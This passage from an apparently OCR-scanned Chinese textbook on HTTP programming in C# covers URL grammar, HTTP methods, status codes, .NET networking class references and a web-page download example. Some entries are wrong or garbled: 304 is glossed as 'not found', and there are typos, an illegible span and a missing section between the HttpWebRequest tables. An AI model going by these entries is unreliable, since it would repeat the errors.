net_loc        = *( pchar | ";" | "?" )
query          = *( uchar | reserved )
fragment       = *( uchar | reserved )
pchar          = uchar | ":" | "@" | "&" | "=" | "+"
uchar          = unreserved | escape
unreserved     = ALPHA | DIGIT | safe | extra | national
escape         = "%" HEX HEX
reserved       = ";" | "/" | "?" | ":" | "@" | "&" | "=" | "+"
extra          = "!" | "*" | "'" | "(" | ")" | ","
safe           = "$" | "-" | "_" | "."
unsafe         = CTL | SP | <"> | "#" | "%" | "<" | ">"
national       = <any OCTET excluding ALPHA, DIGIT,
                   reserved, extra, safe, and unsafe>
```

- **HTTP URL（统一资源位置）**

```
http_URL       = "http:" "//" host [ ":" port ] [ abs_path ]
host           = <A legal Internet host domain name
                   or IP address (in dotted-decimal form),
```

```
                    as defined by Section 2.1 of RFC 1123>
    port          = *DIGIT
```

● 时间格式

```
Sun, 06 Nov 2002 08:49:37 GMT
Sunday, 06-Nov-02 08:49:37 GMT
Sun Nov  6 08:49:37 2002
```

● 通知（Message）类型

```
HTTP-message   =     Full-Request
                  或 Full-Response
     Full-Request   = Request-Line
                      *( General-Header
                       | Request-Header
                       | Entity-Header )
                      CRLF
                      [ Entity-Body ]
      Full-Response  = Status-Line
                      *( General-Header
                       | Response-Header
                       | Entity-Header )
                      CRLF
                      [ Entity-Body ]

HTTP-header    = field-name ":" [ field-value ] CRLF
      field-name     = token
      field-value    = *( field-content | LWS )
      field-content  = <由多个 8 位字节组成>

General-Header = Date
                 或 Pragma
```

2. HTTP 方法

HTTP 方法很重要，在编程中要使用到，比如 WebClient 类的 UploadFile()方法第三个参数就要使用 HTTP 方法。HTTP 方法有：

● GET 方法

该方法意味着可以得到请求 URI 要求的任何信息，如果请求的 URI 要求的是一个产生数据的程序，回应的将是实体数据而不是程序的正文文本，除非那个文本碰巧是程序的输出。

● HEAD 方法

用于获取头信息，而不返回实体，常用来检验超文本链接的有效性、可获取性和是否

已修改。

● POST 方法

该方法用于服务器接受特定实体并使该实体成为服务器的一个子资源。该方法通常用于以下几种情况：

① 为已有的资源添加注释。

② 向公告牌、新闻组发送消息。

③ 为数据处理程序提供数据。

④ 扩展数据库。

● PUT 方法

要求将实体存储在请求要求的位置。

● DELETE 方法

删除指定资源

● LINK 方法

将现有资源和其他资源建立连接。

● UNLINK 方法

断开与特定资源的连接。

3. HTTP 状态码

表 5-1

状态码	含义
200	已按请求成功执行
201	POST 已完成
202	已经被接受
204	服务期已接受，但没有应答
301	资源已移动
302	所请求资源因偶然事件临时移动到另一个位置。以后客户还应使用原来的 URI
304	没有发现
400	错误的请求
401	没有授权
403	禁止请求所要求的操作
404	没有发现
500	服务期内部错误
501	没有实现所请求的操作
502	错误网关
503	不能获得服务

5.2 与 HTTP 相关的类简介

5.2.1 HttpWebRequest 类

该类用于获取和操作 HTTP 请求，其名字空间为：System.Net，在网络编程中经常使用。其常用属性和方法如下：

1. HttpWebRequest 类常用属性

表 5-2

属性	用途
Accept	获取或设置 Accept HTTP 标头的值
Address	获取实际响应请求的 URI
AllowAutoRedirect	确定请求是否应跟随重定向响应
AllowWriteStreamBuffering	确定对发送到 Internet 资源的数据是否进行缓冲处理
ClientCertificates	获取与此请求关联的安全证书集合
Connection	获取或设置 Connection HTTP 标头的值
ConnectionGroupName	获取或设置请求的连接组的名称
ContentLength	获取或设置 Content-length HTTP 标头
ContentType	获取或设置 Content-type HTTP 标头的值
ContinueDelegate	获取或设置当从 Internet 资源接收到 HTTP 100 持续响应时调用的委托方法
CookieContainer	获取或设置与此请求关联的 cookie
Credentials	为请求提供身份验证信息
Expect	获取或设置 Expect HTTP 标头的值
HaveResponse	获取一个值，该值指示是否收到了来自 Internet 资源的响应
Headers	获取构成 HTTP 标头的名称/值对的集合
IfModifiedSince	获取或设置 If-Modified-Since HTTP 标头的值
KeepAlive	确定是否与 Internet 资源建立持久连接
MaximumAutomaticRedirections	获取或设置请求将跟随的重定向的最大数目
MediaType	获取或设置请求的媒体类型
Method	获取或设置请求的方法
Pipelined	获取或设置一个值，该值指示是否通过管线将请求传输到 Internet 资源

异常信息：

异常类型	条件
InvalidOperationException（无效操作异常）	流已被先前的 BeginGetResponse 所使用

○ EndGetResponse（）方法

方法功能：异步结束 BeginGetResponse（）方法

方法原型：

```
public override WebResponse EndGetResponse(
   IAsyncResult asyncResult// BeginGetResponse()返回值
);
```

返回值：WebResponse 类型值

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	AsyncResult 空.
InvalidOperationException（无效操作异常）	ContentLength 属性大于 0 但数据还未写进流
WebException（网络异常）	执行请求时发生错误

○ GetRequestStream()方法

方法功能：获取请求流

方法原型：public override Stream GetRequestStream();

返回值：流

异常信息：

异常类型	条件
ProtocolViolationException（违反协议异常）	Method 属性为 GET 但应用程序执行写流操作
InvalidOperationException（无效操作异常）	GetRequestStream （）方法 多次调用
WebException（网络异常）	执行请求时出错

○ BeginGetRequestStream()方法

方法功能：异步获取请求流

方法原型：

```
public override IAsyncResult BeginGetRequestStream(
   AsyncCallback callback,//异步回调
   object state//自定义对象
);
```

返回值：IAsyncResult 类型值

异常信息：

异常类型	条件
ProtocolViolationException（违反协议）	Method 属性为 GET 但程序执行写流的操作
InvalidOperationException（无效操作异常）	流已被先前调用的 BeginGetRequestStream. 所使用
ApplicationException（应用程序异常）	没有可供写的流

○　EndGetRequestStream（）方法

方法功能：结束 BeginGetRequestStream（）方法

方法原型：

```
public override Stream EndGetRequestStream(
   IAsyncResult asyncResult BeginGetRequestStream（）方法返回值
);
```

返回值：流

异常信息：

异常类型	条件
ArgumentNullException（参数空）	AsyncResult 为空.
IOException（输入输出异常）	请求未结束，但已经没有可用的流
WebException（网络异常）	执行请求时出错

○　Abort()方法

方法功能：结束一个请求

方法原型：public override void Abort();

返回值：无

5.2.2　HttpWebResponse 类

该类用于获取和操作 HTTP 应答，其名字空间为：System.Net，在网络编程中经常使用。其常用属性和方法如下。

1. HttpWebResponse 类常用属性

属性	用途
CharacterSet	获取响应的字符集
ContentEncoding	获取用于对响应的体进行编码的方法
ContentLength	获取请求返回的内容的长度
ContentType	获取响应的内容类型
Cookies	获取或设置与此请求关联的 Cookie
Headers	获取与来自服务器的响应关联的标头

（续表）

属性	用途
LastModified	获取最后一次修改响应内容的日期和时间
Method	获取用于返回响应的方法
ProtocolVersion	获取响应中使用的 HTTP 协议的版本
ResponseUri	获取响应请求的 Internet 资源的 URI
Server	获取发送响应的服务器的名称
StatusCode	获取响应的状态
StatusDescription	获取与响应一起返回的状态说明

2. HttpWebResponse 类常用方法

● GetResponseStream()方法

方法功能：获取答应流

方法原型：public override Stream GetResponseStream();

返回值：流

异常信息：

异常类型	条件
ProtocolViolationException（违反协议异常）	没有答应流

○ Close()方法

方法功能：关闭答应流

方法原型：public override void Close();

返回值：

5.2.3 WebRequest 类

该类用于获取和操作 Web 请求，其名字空间为 System.Net，在网络编程中经常使用。其常用属性和方法如下。

1. WebRequest 类常用属性

属性	用途
ConnectionGroupName	当在子类中重写时，获取或设置请求的连接组的名称。
ContentLength	当在子类中被重写时，获取或设置所发送的请求数据的内容长度。
ContentType	当在子类中被重写时，获取或设置所发送的请求数据的内容类型。
Credentials	当在子类中被重写时，获取或设置用于对 Internet 资源请求进行身份验证的网络凭据。

（续表）

属性	用途
Headers	当在子类中被重写时，获取或设置与请求关联的标头名称/值对的集合。
Method	当在子类中被重写时，获取或设置要在此请求中使用的协议方法。
PreAuthenticate	当在子类中被重写时，指示是否对请求进行预先身份验证。
Proxy	当在子类中被重写时，获取或设置用于访问此 Internet 资源的网络代理。
RequestUri	当在子类中被重写时，获取与请求关联的 Internet 资源的 URI。
Timeout	获取或设置超时

2. WebRequest 类常用方法

● Create（）方法

方法功能：创建 WebRequest 对象

方法原型一：

```
public static WebRequest Create(
   string requestUriString//被请求网址
);
```

返回值：WebRequest 类型值

异常信息：

异常类型	条件
NotSupportedException（不支持异常）	特定的 requestUriString 没有注册
ArgumentNullException（参数空异常）	requestUriString 空
UriFormatException（格式异常）	requestUriString 中的 URI [illegible]

```
public static WebRequest CreateDefault(
   Uri requestUri//被请求网址
);
```

返回值： WebRequest 类型值

异常信息：

异常类型	条件
ArgumentNullException（参是空异常）	RequestUri 空

○ RegisterPrefix（）方法

方法功能： 注册特定的从 WebRequest 类继承的对象

方法原型：

```
public static bool RegisterPrefix(
   string prefix,//前缀，如 ftp，http，file 等
   IWebRequestCreate creator//创建方法
);
```

返回值： bool 值，成功为 True，反之为 False

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	Prefix 或 creator 空

下面例子用于注册一个从 WebRequest 类继承而来的 ftp

```
WebRequest.RegisterPrefix("ftp", new FtpWebRequestCreator());
WebRequest req = WebRequest.Create("ftp://ftp.contoso.com/");
```

● GetResponse()方法

方法功能： 获取答应

方法原型： public virtual WebResponse GetResponse();

返回值： WebResponse 类型值

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ BeginGetResponse()

方法功能： 异步获取答应

方法原型：

```
public virtual IAsyncResult BeginGetResponse(
   AsyncCallback callback,//异步回调
   object state//自定义对象
);
```

返回值： IAsyncResult 类型值

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ EndGetResponse（）方法

方法功能： 结束 BeginGetResponse（0 方法

方法原型：

```
public virtual WebResponse EndGetResponse(
   IAsyncResult asyncResult// BeginGetResponse 返回值
);
```

返回值： WebResponse 类型值

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ GetRequestStream()方法

方法功能： 获取答应流

方法原型： public virtual Stream GetRequestStream();

返回值： 流

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ BeginGetRequestStream()方法

方法功能： 异步取得请求流

方法原型：

```
public virtual IAsyncResult BeginGetRequestStream(
   AsyncCallback callback,//异步回调
   object state//自定义对象
);
```

返回值： IAsyncResult 类型值

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ EndGetRequestStream()

方法功能： 结束 BeginGetRequestStream（）

方法原型：

```
public virtual Stream EndGetRequestStream(
   IAsyncResult asyncResult// BeginGetRequestStream返回值
);
```

返回值：流

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ Close()方法

方法功能：关闭请求对象

方法原型：public virtual void Close();

返回值：无

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

5.2.4 WebResponse 类

该类用于获取和操作 Web 应答，其名字空间为 System.Net，在网络编程中经常使用。其常用属性和方法如下。

1. WebResponse 的常用属性

属性	用途
ContentLength	当有其他类继承时，获取或设置接收数据的长度
ContentType	当有其他类继承时，获取或设置接收数据的类型
ResponseUri	当有其他类继承时，获取或设置作出答复的 URI

2. WebResponse 的常用方法

○ GetResponseStream()

方法功能：获取答应流

方法原型：public virtual Stream GetResponseStream();

返回值：流

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

○ Close()方法

方法功能：关闭答应对象

方法原型：public virtual void Close();

返回值：无

异常信息：

异常类型	条件
NotSupportedException（不支持）	没有其他类继承时

5.2.5　Uri 类

该类用于获取和操作网络资源位置，其名字空间为 System，在网络编程中经常使用。其常用属性和方法如下。

1. Uri 类常用属性

属性	用途
AbsolutePath	获取 URI 的绝对路径
AbsoluteUri	获取绝对 URI
Authority	获取服务器的域名系统 (DNS) 主机名或 IP 地址和端口号
Fragment	获取转义片段
Host	获取 URI 中指定的服务器的域名系统 (DNS) 主机名或 IP 地址
HostNameType	返回 URI 中指定的主机名的类型
IsDefaultPort	确定 URI 的端口值是否是该方案的默认值
IsFile	确定指定的 Uri 是否是文件 URI
IsLoopback	确定指定的 Uri 是否引用本地主机
IsUnc	获取一个值，该值指示指定的 Uri 是否是统一命名约定 (UNC) 路径
LocalPath	获取文件名的本地操作系统表示形式
PathAndQuery	获取用问号 (?) 分隔的 AbsolutePath 和 Query 属性
Port	获取指定 URI 的端口号
Query	获取指定 URI 中包括的任何查询信息
Scheme	获取指定 URI 的方案名
Segments	获取构成指定 URI 的段的数组
UserEscaped	指示 URI 字符串在创建 Uri 实例之前已被转义
UserInfo	获取特定 Uri 用户名、密码、以及其他用户信息。格式“http://帐号：密码@服务器主机名称”，如“http：//zhou:zhou@lacolhost:8888”

2. Uri 类常用方法

● 构造方法

方法原型一：

```
public Uri(
   string uriString//Uri 字符串
);
```

异常信息：

异常类型	条件
UriFormatException（格式异常）	uriString 空或者 uriString 无效或者 uriString 中包含太多“/”或者 uriString 密码无效或者 uriString 主机名无效或者文件名无效

如：Uri uri=new Uri(“ftp://aaa.bbb/”);

方法原型二：

```
public Uri(
   string uriString,//Uri 字符串
   bool dontEscape//bool 值，如果是 True，则不自动检查
);
```

例：

```
Uri uri =new Uri("ftp://aaa.bb  cc/"false);
```

异常信息：

异常类型	条件
ArgumentException（参数异常）	uriString 空
UriFormatException（格式异常）	前缀无效或 uriString 包含太多“/”或密码无效或主机名无效或文件名无效

方法原型三：

```
   public Uri(
   Uri baseUri,//基础 uri
   string relativeUri//相对 uri
);
```

例：

```
Uri uri =new Uri( “http://localhost/”, “aa/bb/cc.aspx” );
```

注：Aspx 是 ASP.NET 网页。

异常信息：

异常类型	条件
UriFormatException	相对 Uri 空或前缀无效或包含太多“/”或密码无效或主机名无效文件名无效

方法原型四：

```
public Uri(
   Uri baseUri,//基础uri
   string relativeUri,//相对uri
   bool dontEscape/ /bool 值，是否自动纠错
);
```

例：

```
Uri uri =new Uri(“http://localhost/”,“aa/bb/  cc.aspx”,false)
```

异常信息：

异常类型	条件
UriFormatException	相对 Uri 空或前缀无效或包含太多“/”或密码无效或主机名无效文件名无效

○ FromHex

方法功能：将十六进制转换为十进制

方法原型：

```
public static int FromHex(
   char digit//字符
);
```

返回值：十进制整型数值

异常信息：

异常类型	条件
ArgumentException（参数异常）	Digit 不是十六进制数

○ HexEscape(

方法功能：将字符转换为十六进制

方法原型：

```
public static string HexEscape(
   char character
);
```

返回值：返回值十六进制，前面加%，如%3B

异常信息：

异常类型	条件
ArgumentOutOfRangeException（超过范围异常）	character 大于 255

○　HexUnescape()方法

方法功能：将十六进制数转换为字符

方法原型：

```
public static char HexUnescape(
   string pattern,//十六进制字符串
   ref int index//开始位置
);
```

5.2.6　WebClient 类

该类用于网络客户端操作，其名字空间为 System.Net，在网络编程中经常使用。

1. WebClient 类常用属性

属性	用途
BaseAddress	获取或设置 WebClient 发出请求的基 URI
Container（从 Component 继承）	获取 IContainer，它包含 Component
Credentials	获取或设置用于对向 Internet 资源的请求进行身份验证的网络凭据
Headers	获取或设置与请求关联的标头名称/值对集合
QueryString	获取或设置与请求关联的查询名称/值对集合
ResponseHeaders	获取与响应关联的标头名称/值对集合
Site（从 Component 继承）	获取或设置 Component 的 ISite

2. WebClient 类常用方法

● 构造方法

方法原型：public WebClient();

● DownloadFile()方法

方法功能：从站点下载文件

方法原型：

```
public void DownloadFile(
   string address,//地址（包括文件名）
   string fileName//目标位置及文件名
);
```

返回值：无

异常信息：

异常类型	条件
WebException（网络异常）	下载时出错
UriFormatException（URI 格式异常）	URI 无效

○　DownloadData（）方法

方法功能：从指定站点下载数据

方法原型：

```
public byte[] DownloadData(
   string address//站点地址
);
```

返回值：字节数组

异常信息：

异常类型	条件
WebException（网络异常）	下载时出错
UriFormatException（URI 格式异常）	URI 无效

●　UploadFile()方法

方法功能：上传文件

方法原型一：

```
public byte[] UploadFile(
   string address,//目标地址
   string fileName//文件名
);
```

返回值：字节数组，存放返回值

异常信息：

异常类型	条件
WebException（网络异常）	打开流时出错或者数据标头以"multipart"开始
UriFormatException（URI 格式异常）	Uri 格式无效

方法原型二：

```
public byte[] UploadFile(
   string address,//地址
   string method,//方法
   string fileName//文件名
);
```

返回值：字节数组，存放返回值

异常信息：

异常类型	条件
WebException（网络异常）	下载数据时出错
UriFormatException（格式异常）	Uri 格式无效

○　OpenWrite()方法

方法功能：上传数据

方法原型一：

```
public Stream OpenWrite(
   string address//目标地址
);
```

返回值：流

异常信息：

异常类型	条件
WebException（网络异常）	打开流时出错
UriFormatException（URI 格式异常）	Uri 格式无效

方法原型二：

```
public Stream OpenWrite(
   string address,//目标地址
   string method//方法
);
```

返回值：流

异常信息：

异常类型	条件
WebException（网络异常）	打开流时出错
UriFormatException（URI 格式异常）	Uri 格式无效

5.3　Visual C# Http 协议编程常用方法详解

本节详细介绍一下 WebRequest 类 Create 方法、GetResponse()、HttpWebRequest 类 GetResponse 方法、HttpWebResponse 类 GetResponseStream 方法、WebResponse 类 GetResponseStream 方法、WebClient 类 DownloadFile 方法和 WebClient 类 UploadFile 方法以及 SSL（安全套接字层）、代理、认证等。

5.3.1　HttpWebRequest 流操作

1. 同步操作

本例首先构造一个 HttpWebRequest 对象实例，然后获取应答流，再将应答流写进文件

流，以保存应答信息（网页）。

(1) 界面设计

① 如图 5.1 所示，往窗体上拖放一个“GroupBox”控件，在该控件上拖放一个“Button”控件，一个“ComboBox”控件。最后再在窗体上拖放一个“SaveFileDialog”控件。




图 5.1

② 将“Form1”窗体的“Text”属性设置为“网页下载”，将其“MaximizeBox”属性设为“False”，这样窗体则不能实现最大化的功能。

③ 将“ComboBox1”控件的“Text”属性设为“http://www.263.net”。然后打开“ComboBox1”控件的“Items”属性对话框，加入几条网址（如图 5.2 所示）。




图 5.2

④ 将“saveFileDialog1”控件的“Filter”属性设为“Web 文件|*.htm”，这是网页文件格式。

(2) 添加引用

```
using System.Net;
using System.IO;
```

(3) “开始下载”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {string uri =comboBox1.Text;
          //下行 HttpWebRequest 对象实例
          HttpWebRequest request=(HttpWebRequest)WebRequest.Create(uri);
          //下行构造 HttpWebResponse 对象实例并赋值
```

```
            HttpWebResponse response=(HttpWebResponse)request.GetResponse();
                //下行构造数据流对象实例
                Stream stream =null;
                //下行构造文件流对象实例
                FileStream filestream=null;
                try
                {
                  //下行为实例“stream ”赋值
                    stream=response.GetResponseStream();
                  //下行确定应答内容的大小
                    long size=response.ContentLength;
          saveFileDialog1.Filter=" 网 页 文 件 (*.htm)|*.htm|ASP.NET 文 件
(*.aspx)|*.aspx";
    //下行打开保存对话框
                    if(saveFileDialog1.ShowDialog()==DialogResult.OK){
                  //下句为文件流对象实例“filestream”赋值
    filestream=new FileStream(saveFileDialog1.FileName,FileMode.OpenOrCreate,
FileAccess.Write);
                    int length=1024;
                  //下行构造字组
                    byte[] bye=new byte[1025];
                    int tt=0;
                     //下行如果流不空就写流
                       while((tt=stream.Read(bye,0,length))>0)
                       {   //下句写流
                           filestream.Write(bye,0,tt);


                       }
                       }
                }

                catch(Exception ee){MessageBox.Show(ee.Message);}
               //最后关闭流
                finally{stream.Close();
                filestream.Close();}

            }
```

如果您没有在网上，上述代码将抛出一个异常，告诉你基础连接尚未就绪。

(4) 演示

编译并执行程序，确保在网上，单击“开始下载”按钮，在“saveFileDialog1”对话框里输入适当的文件名，然后耐心地等几秒钟，网页就下载到本地主机的硬盘上了。图 5.3 是下载到“我的文档”文件夹的 http://www.263.net 的首页。




图 5.3

5.3.2 WebRequest 流操作

本例首先构造一个 WebRequest 对象，然后获取应答流，再把应答流保存到文件即可。

(1) 只要将 5.3.1 例程序的“开始下载”按钮的 Click 事件改为如下代码即可。

```
private void button1_Click(object sender, System.EventArgs e)
        {

            string uri =comboBox1.Text;
            //下行 HttpWebRequest 对象实例
            WebRequest request=WebRequest.Create(uri);
            //下行构造 HttpWebResponse 对象实例并赋值
            WebResponse response=request.GetResponse();
            //下行构造数据流对象实例
            Stream stream =null;
            //下行构造文件流对象实例
            FileStream filestream=null;
            try
            {
                //下行为实例“stream ”赋值
                stream=response.GetResponseStream();
                //下行确定应答内容的大小
                long size=response.ContentLength;
                saveFileDialog1.Filter="网页文件(*.htm)|*.htm|ASP.NET 文件
(*.aspx)|*.aspx";
```

```
                    //下行打开保存对话框
                    if(saveFileDialog1.ShowDialog()==DialogResult.OK)
                    {
                        //下句为文件流对象实例“filestream”赋值
                        filestream=new   FileStream(saveFileDialog1.FileName,
FileMode.OpenOrCreate,FileAccess.Write);
                        int length=1024;
                        //下行构造字组
                        byte[] bye=new byte[1025];
                        int tt=0;
                        //下行如果流不空就写流
                        while((tt=stream.Read(bye,0,length))>0)
                        {   //下句写流
                            filestream.Write(bye,0,tt);
                        }
                    }
                }

                catch(Exception ee){MessageBox.Show(ee.Message);}
                    //最后关闭流
                finally
                {
                    stream.Close();
                    filestream.Close();}
            }
```

(2) 演示

如图 5.4 所示，在“网页地址”文本框里输入“http://localhost:8888/postinfo.html”,单击“开始下载”按钮，在“saveFileDialog1”对话框里输入适当的文件名，然后耐心地等几秒钟，网页就下载到本地主机的硬盘上了。图 5.5 是下载到“我的文档”文件夹的“http://localhost:8888/postinfo.html”的首页。




图 5.4




图 5.5

5.3.3 上传文件

在上传、下载文件之前，首先要检验一下站点是否允许。一般站点为了安全，主目录不允许上传文件，而允许一个专门的虚拟目录上传文件。这里要使用站点 http://localhost:8080/精彩游戏 / ，其中“精彩游戏”是虚拟目录。在使用 WebClient 类的 UploadFile、DownloadFile 方法实现文件上传和下载之前，先配置一下该站点的“精彩游戏”虚拟目录。

（1）单击开始菜单【开始】→【程序】→【管理工具】→【Internet 服务管理器】，打开如图 5.6 的 Internet 服务管理器。




图 5.6

（2）在图 5.6 的 Internet 服务管理器上，选中“精彩游戏”，单击鼠标右键，在弹出的快捷菜单上单击【属性】菜单，打开如图 5.7 的窗口。

